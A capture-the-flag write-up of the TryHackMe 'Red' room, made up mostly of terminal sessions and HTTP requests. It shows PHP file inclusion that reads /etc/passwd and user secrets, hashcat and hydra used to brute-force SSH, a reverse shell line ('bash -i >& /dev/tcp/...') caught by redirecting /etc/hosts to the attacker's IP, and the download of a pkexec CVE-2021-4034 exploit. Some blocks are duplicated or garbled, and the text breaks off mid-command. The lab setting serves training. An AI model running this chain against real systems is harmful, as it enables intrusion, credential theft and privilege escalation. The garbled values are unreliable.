

**15072023Sat**


A classic battle for the ages.

[TryHackMe](#) | [Red](#)

[←](#)
[→](#)
[↺](#)


[🔒](#)
[🗨️](#)
[https://tryhackme.com/room/redis33t](#)


[📄](#)
[⭐](#)





[Dashboard](#)
[Learn](#)
[Compete](#)
[Other](#)


[Access Machines](#)


15 

[🔔](#)
[Go Premium](#)



18







# Red

A classic battle for the ages.





10 10  
1110  
0101 01  
01 010  
01

[Start AttackBox](#)
[Help](#)



[📊 Chart](#)
[🏆 Scoreboard](#)
[💬 Discuss](#)
[✍️ Writeups](#)

*📌* [More](#)


This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 271 users are in here and this room was created today.

Created by  tryhackme and  hadrian3689

Active Machine Information

Title	IP Address	Expires	
Red v5	10.10.114.60	52m 06s	<div>?</div> <div>Add 1 hour</div> <div>Terminate</div>

0%




```
kali@kali: ~/thm/redis133t
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/thm/redis133t x
kali@kali: ~/thm/redis133t
$ ping 10.10.114.60
PING 10.10.114.60 (10.10.114.60) 56(84) bytes of data.
64 bytes from 10.10.114.60: icmp_seq=1 ttl=60 time=230 ms
64 bytes from 10.10.114.60: icmp_seq=2 ttl=60 time=229 ms
^C
 10.10.114.60 ping statistics ---
 2 packets transmitted, 2 received, 0.000% packet loss, time 2046ms
 rtt min/avg/max/mdev = 229.117/229.550/229.984/0.433 ms
kali@kali: ~/thm/redis133t
$
```

```
(kali㉿kali)-[~/thm/redis133t]
$ nmap -sV -Pn 10.10.114.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-15 09:29 +0630
Nmap scan report for 10.10.114.60
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.87 seconds

(kali㉿kali)-[~/thm/redis133t]
$
```



Atlanta is a modern and fully responsive Template by WebThemez.

Nullam ac rhoncus sapien, non gravida purus. Alinon elit imperdiet congue. Integer ultricies  
Sed elit imperdiet congue. Integer ultricies sed ligula eget tempus. Red was here, Blue is a loser :p

# 16072023Sun

<https://www.youtube.com/@osmandagdelen9575>

[# Red - CTF \(TryHackMe\)| RED VS BLUE | detail explained](#)

```
<?php

function sanitize_input($param) {
    $param1 = str_replace("../", "", $param);
    $param2 = str_replace("./", "", $param1);
    return $param2;
}

$page = $_GET['page'];
if (isset($page) && preg_match("/^[a-z]/", $page)) {
    $page = sanitize_input($page);
    readfile($page);
} else {
    header('Location: /index.php?page=home.html');
}

?>
```

This PHP code appears to be a simple file retrieval script with basic input sanitization to mitigate directory traversal attacks. Let's break it down step by step:

1. The code defines a function called `sanitize\_input(\$param)`, which takes a parameter `\$param` (presumably user input) and sanitizes it by removing

occurrences of "../" and "./" using the `str_replace()` function. This is done to prevent directory traversal attacks, where an attacker tries to access files outside the intended directory.

2. The code then attempts to retrieve a value from the `$_GET` superglobal array with the key "page" using `$page = $_GET['page'];`. This suggests that the script expects a URL parameter like `?page=some_file.html`.


3. The script checks if the "page" parameter is set and if it matches a regular expression  `/^[a-z]/` . This regex checks if the parameter starts with a lowercase letter.

4. If the parameter is set and passes the regex check, the script calls the `sanitize_input($page)` function to sanitize the user input. The sanitized input is then used as a filename in the `readfile()` function, which reads and outputs the contents of the specified file to the browser.

5. If the "page" parameter is not set or does not pass the regex check, the script redirects the user to `/index.php?page=home.html`. This is a fallback behavior to ensure that the user is always directed to a valid page.

It's worth noting that while this code includes some basic input sanitization, it should not be considered a comprehensive security measure. Proper security practices require additional measures such as validating the input against a predefined list of allowed files and using more advanced security functions and mechanisms to prevent various attacks.

`php://filter/resource=/etc/passwd`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:./run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
```

```
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
blue:x:1000:1000:blue:/home/blue:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
red:x:1001:1001::/home/red:/bin/bash
```

Target: http://10.10.156.131 | HTTP/1.1

**Request**

```
1 GET /index.php?page=php://filter/resource=etc/passwd HTTP/1.1
2 Host: 10.10.156.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Referer: http://10.10.156.131/index.php
10
11
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Jul 2023 05:36:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 26
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 ubuntu:20:44:LTS:in:1
9
10
```

Inspector: Request attributes (2), Request query parameters (1), Name (Value), page (php://filter/resour...), Request body parameters (0), Request cookies (0), Request headers (8), Response headers (5).

Target: http://10.10.156.131 | HTTP/1.1

**Request**

```
1 GET /index.php?page=php://filter/resource=etc/os-release HTTP/1.1
2 Host: 10.10.156.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Referer: http://10.10.156.131/index.php
10
11
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Jul 2023 05:37:56 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 382
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 NAME="Ubuntu"
10 VERSION="20.04.4 LTS (Focal Fossa)"
11 ID=ubuntu
12 ID_LIKE=debian
13 PRETTY_NAME="Ubuntu 20.04.4 LTS"
14 VERSION_ID="20.04"
15 HOME_URL="https://www.ubuntu.com/"
16 SUPPORT_URL="https://help.ubuntu.com/"
17 BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
18 PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
19 VERSION_CODENAME=focal
20 UBUNTU_CODENAME=focal
21
```

Inspector: Request attributes (2), Request query parameters (1), Name (Value), page (php://filter/resour...), Request body parameters (0), Request cookies (0), Request headers (8), Response headers (6).

```
NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.4 LTS"
VERSION_ID="20.04"
```

```
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

```
php://filter/resource=/home/blue/.bash_history
```

```
echo "Red rules"
cd
hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
cat passlist.txt
rm passlist.txt
sudo apt-get remove hashcat -y
```

```
php://filter/resource=/home/blue/.reminder
```

```
sup3r_p@s$w0rd!
```

```
hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
```

```
hydra -l blue -P passlist.txt ssh://10.10.54.182
```

```
kali@kali:~/thm/redis133t
$ hydra -l blue -P passlist.txt ssh://10.10.54.182
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-16 13:48:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://10.10.54.182:22/
[22][ssh] host: 10.10.54.182  login: blue  password: sup3r_p@s$w0rd
1 of 1 target successfully completed, 1 valid password found
[WARNING] Waiting restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-16 13:48:51
kali@kali:~/thm/redis133t
```

```
hydra -l blue -P passlist.txt ssh://10.10.54.182
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-16 13:48:32

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task

```
[DATA] attacking ssh://10.10.54.182:22/
[22][ssh] host: 10.10.54.182 login: blue password: sup3r_p@s$w0sup3r_p@s$w0
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete
until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-16
13:48:51
```

```
ssh blue@10.10.54.182
```

```
sup3r_p@s$w0sup3r_p@s$w0
```

```
sup3r_p@s$w0rd!9
```

```
(kali@kali)~[~/thm/redis133t]
$ hydra -l blue -P passlist.txt ssh://10.10.54.182
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-16 13:53:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://10.10.54.182:22/
[22][ssh] host: 10.10.54.182 login: blue password: sup3r_p@s$w0rd!9
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-16 13:54:01

(kali@kali)~[~/thm/redis133t]
$
```

```
(kali@kali)~[~/thm/redis133t]
$ hydra -l blue -P passlist.txt ssh://10.10.54.182
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-16 13:53:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://10.10.54.182:22/
[22][ssh] host: 10.10.54.182 login: blue password: sup3r_p@s$w0rd!9
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-16 13:54:01

(kali@kali)~[~/thm/redis133t]
$ ssh blue@10.10.54.182
blue@10.10.54.182's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 16 Jul 2023 07:25:38 AM UTC

System load: 0.0 Processes: 141
Usage of /: 64.5% of 8.87GB Users logged in: 0
Memory usage: 17% IPv4 address for ens5: 10.10.54.182
Swap usage: 0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

6 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

** System restart required **
Last login: Mon Apr 24 22:18:08 2023 from 10.13.4.71
blue@red:~$
```

```
THM{Is_thAt_all_y0u_can_d0_b1u3?}
```

```

blue@red:~$ ls -lah
total 40K
drwxr-xr-x 4 root blue 4.0K Aug 14 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ..
-rw-r--r-- 1 blue blue 166 Jul 16 05:47 .bash_history
-rw-r--r-- 1 blue blue 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 blue blue 3.7K Feb 25 2020 .bashrc
drwx----- 2 blue blue 4.0K Aug 13 2022 .cache
-rw-r----- 1 root blue 34 Aug 14 2022 flag1
-rw-r--r-- 1 blue blue 807 Feb 25 2020 .profile
-rw-r--r-- 1 blue blue 16 Aug 14 2022 .reminder
drwx----- 2 root blue 4.0K Aug 13 2022 .ssh
blue@red:~$ cat flag1
THM{Is_thAt_all_y0u_can_d0_blu3?}
blue@red:~$ You really think you can take down my machine Blue?

```

```

blue@red:~$ sudo -l
[sudo] password for blue: Say Bye Bye to your Shell Blue and that password
I bet you are going to use linpeas and pspy, noob
Connection to 10.10.54.182 closed by remote host.
Connection to 10.10.54.182 closed.

```

```

(kali@kali)-[~/thm/redisl33t]
$

```

17072023Mon

```

blue@red:~$ There is no way you are going to own this machine
No you are repeating yourself, you are repeating yourself
There is no way you are going to own this machine
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run Pspy? Yawn
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run Pspy? Yawn
Fine fine, just run sudo -l and then enter this password WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ==
Roses are Red, but violets aren't blue, They're purple, you dope. Now go get a clue.
Get out of my machine Blue!!
Say Bye Bye to your Shell Blue and that password
Connection to 10.10.152.14 closed by remote host.
Connection to 10.10.152.14 closed.

```

```

(kali@kali)-[~/thm/redisl33t]
$

```

```

blue@red:~$ There is no way you are going to own this machine
No you are repeating yourself, you are repeating yourself
There is no way you are going to own this machine
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run
Pspy? Yawn
Oh let me guess, you are going to go to the /tmp or /dev/shm directory to run
Pspy? Yawn
Fine fine, just run sudo -l and then enter this password
WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ==
Roses are Red, but violets aren't blue, They're purple, you dope. Now go get a
clue.
Get out of my machine Blue!!

```



Say Bye Bye to your Shell Blue and that password  
Connection to 10.10.152.14 closed by remote host.  
Connection to 10.10.152.14 closed.

```
echo 'WW91IHJlYWxseSBzdWNrIGF0IHRoaXMgQmx1ZQ==' | base64 -d
```

*You really suck at this Blue*

```
/usr/bin/echo "10.17.44.152 redrules.thm" | tee -a /etc/hosts
```

```
root      2141  0.0  0.0    0    0 ?      I   08:34  0:00 [kworker/0:1-mm_percpu_wq]
red       2157  0.0  0.1   6972 2740 ?      S   08:34  0:00 bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
root     2158  0.2  0.4  13932 8756 ?      Ss  08:34  0:00 sshd: blue [priv]
blue     2177  1.6  0.4  18384 9348 ?      Ss  08:34  0:00 /lib/systemd/systemd --user
blue     2178  0.0  0.1 168800 3404 ?      S   08:34  0:00 (sd-pam)
root     2181  0.0  0.0    0    0 ?      I   08:34  0:00 [kworker/0:2]
blue     2259  0.0  0.2  14064 5476 ?      R   08:34  0:00 sshd: blue@pts/0
blue     2260  1.0  0.2   8276 5168 pts/0    Ss  08:34  0:00 -bash
blue     2270  0.0  0.1   8888 3244 pts/0    R+  08:34  0:00 ps aux
blue@red:~$ /usr/bin/echo "10.10.152.14 redrules.thm" | tee -a /etc/hosts
10.10.152.14 redrules.thm
blue@red:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouter
10.10.152.14 redrules.thm
blue@red:~$
```

```
blue@red:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouter
10.17.44.152 redrules.thm
blue@red:~$
```

```
(kali㉿kali)-[~]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

10.17.44.152  redrules.thm
```

```
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.152.14] 59030
```

```
bash: cannot set terminal process group (2887): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: No such file or directory
red@red:~$ cat flag2
cat flag2
THM{Y0u_won't_mak3_IT_furTH3r_th@n_th1S}
red@red:~$
```

```
(kali㉿kali)-[~/thm/redisl33t]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.152.14] 59030
bash: cannot set terminal process group (2887): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: No such file or directory
red@red:~$ cat flag2
cat flag2
THM{Y0u_won't_mak3_IT_furTH3r_th@n_th1S}
red@red:~$
```

```
(kali㉿kali)-[~/thm/redisl33t]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.17.44.152] from (UNKNOWN) [10.10.152.14] 59030
bash: cannot set terminal process group (2887): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ cat flag2.txt
cat flag2.txt
cat: flag2.txt: No such file or directory
red@red:~$ cat flag2
cat flag2
THM{Y0u_won't_mak3_IT_furTH3r_th@n_th1S}
red@red:~$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
red@red:~$ whoami & id
whoami & id
[1] 11503
uid=1001(red) gid=1001(red) groups=1001(red)
red@red:~$ red

red@red:~$ ls -lah
ls -lah
total 36K
drwxr-xr-x 4 root red  4.0K Aug 17  2022 .
drwxr-xr-x 4 root root 4.0K Aug 14  2022 ..
lrwxrwxrwx 1 root root   9 Aug 14  2022 .bash_history -> /dev/null
-rw-r--r-- 1 red red  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 red red  3.7K Feb 25  2020 .bashrc
drwx----- 2 red red  4.0K Aug 14  2022 .cache
-rw-r----- 1 root red  41 Aug 14  2022 flag2
drwxr-x-- 2 red red  4.0K Aug 14  2022 .git
-rw-r--r-- 1 red red  807 Aug 14  2022 .profile
-rw-rw-r-- 1 red red   75 Aug 14  2022 .selected_editor
-rw----- 1 red red    0 Aug 17  2022 .viminfo
red@red:~$
```

```
find / -type f -name flag3 2>/dev/null
```

```
red@red:~$ ls -lah
ls -lah
total 36K
drwxr-xr-x 4 root red 4.0K Aug 17 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history → /dev/null
-rw-r--r-- 1 red red 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 red red 3.7K Feb 25 2020 .bashrc
drwx----- 2 red red 4.0K Aug 14 2022 .cache
-rw-r----- 1 root red 41 Aug 14 2022 flag2
drwxr-x--- 2 red red 4.0K Aug 14 2022 .git
-rw-r--r-- 1 red red 807 Aug 14 2022 .profile
-rw-rw-r-- 1 red red 75 Aug 14 2022 .selected_editor
-rw----- 1 red red 0 Aug 17 2022 .viminfo
red@red:~$ find / -type f -name flag3 2>/dev/null
find / -type f -name flag3 2>/dev/null
red@red:~$ ls -lah /root
ls -lah /root
ls: cannot open directory '/root': Permission denied
red@red:~$ ls -lah /
ls -lah /
total 1.7G
drwxr-xr-x 19 root root 4.0K Aug 13 2022 .
drwxr-xr-x 19 root root 4.0K Aug 13 2022 ..
lrwxrwxrwx 1 root root 7 Feb 23 2022 bin → usr/bin
drwxr-xr-x 4 root root 4.0K Jul 17 08:51 boot
drwxr-xr-x 16 root root 3.9K Jul 17 08:06 dev
drwxr-xr-x 101 root root 4.0K Jul 17 08:51 etc
drwxr-xr-x 4 root root 4.0K Aug 14 2022 home
lrwxrwxrwx 1 root root 7 Feb 23 2022 lib → usr/lib
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Feb 23 2022 lib64 → usr/lib64
lrwxrwxrwx 1 root root 10 Feb 23 2022 libx32 → usr/libx32
drwx----- 2 root root 16K Aug 13 2022 lost+found
drwxr-xr-x 2 root root 4.0K Feb 23 2022 media
drwxr-xr-x 2 root root 4.0K Feb 23 2022 mnt
drwxr-xr-x 2 root root 4.0K Apr 7 14:05 opt
dr-xr-xr-x 176 root root 0 Jul 17 08:06 proc
drwx----- 6 root root 4.0K Apr 24 22:33 root
drwxr-xr-x 27 root root 900 Jul 17 08:51 run
lrwxrwxrwx 1 root root 8 Feb 23 2022 sbin → usr/sbin
drwxr-xr-x 5 root root 4.0K Mar 14 02:43 snap
drwxr-xr-x 2 root root 4.0K Feb 23 2022 srv
-rw----- 1 root root 1.7G Aug 13 2022 swap.img
dr-xr-xr-x 13 root root 0 Jul 17 08:06 sys
drwxrwxrwt 12 root root 4.0K Jul 17 08:51 tmp
drwxr-xr-x 14 root root 4.0K Feb 23 2022 usr
drwxr-xr-x 14 root root 4.0K Aug 13 2022 var
red@red:~$
```

```
flag2
red@red:~$ ls -lah
ls -lah
total 36K
drwxr-xr-x 4 root red 4.0K Aug 17 2022 .
drwxr-xr-x 4 root root 4.0K Aug 14 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history → /dev/null
-rw-r--r-- 1 red red 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 red red 3.7K Feb 25 2020 .bashrc
drwx----- 2 red red 4.0K Aug 14 2022 .cache
-rw-r----- 1 root red 41 Aug 14 2022 flag2
drwxr-x--- 2 red red 4.0K Aug 14 2022 .git
-rw-r--r-- 1 red red 807 Aug 14 2022 .profile
-rw-rw-r-- 1 red red 75 Aug 14 2022 .selected_editor
-rw----- 1 red red 0 Aug 17 2022 .viminfo
red@red:~$ cd .git
cd .git
red@red:~/git$ ls -lah
ls -lah
total 40K
drwxr-x--- 2 red red 4.0K Aug 14 2022 .
drwxr-xr-x 4 root red 4.0K Aug 17 2022 ..
-rwsr-xr-x 1 root root 31K Aug 14 2022 pkexec
red@red:~/git$
```

```
red@red:~/git$ ls -lah
ls -lah
total 40K
drwxr-x--- 2 red red 4.0K Aug 14 2022 .
drwxr-xr-x 4 root red 4.0K Aug 17 2022 ..
-rwsr-xr-x 1 root root 31K Aug 14 2022 pkexec
red@red:~/git$ ./pkexec --version
./pkexec --version
pkexec version 0.105
red@red:~/git$
```

```
wget -c https://raw.githubusercontent.com/joeammond/CVE-2021-4034/main/CVE-2021-4034.py
```

100% 3.26M=0.001s  
62/3262]

```
***
→] 3.19K --.-KB/s in 0s
```

```
***
→] 3.19K --.-KB/s in 0s
```

```
red@red:/tmp$ wget -c http://10.17.44.152:8000/CVE-2021-4034.py
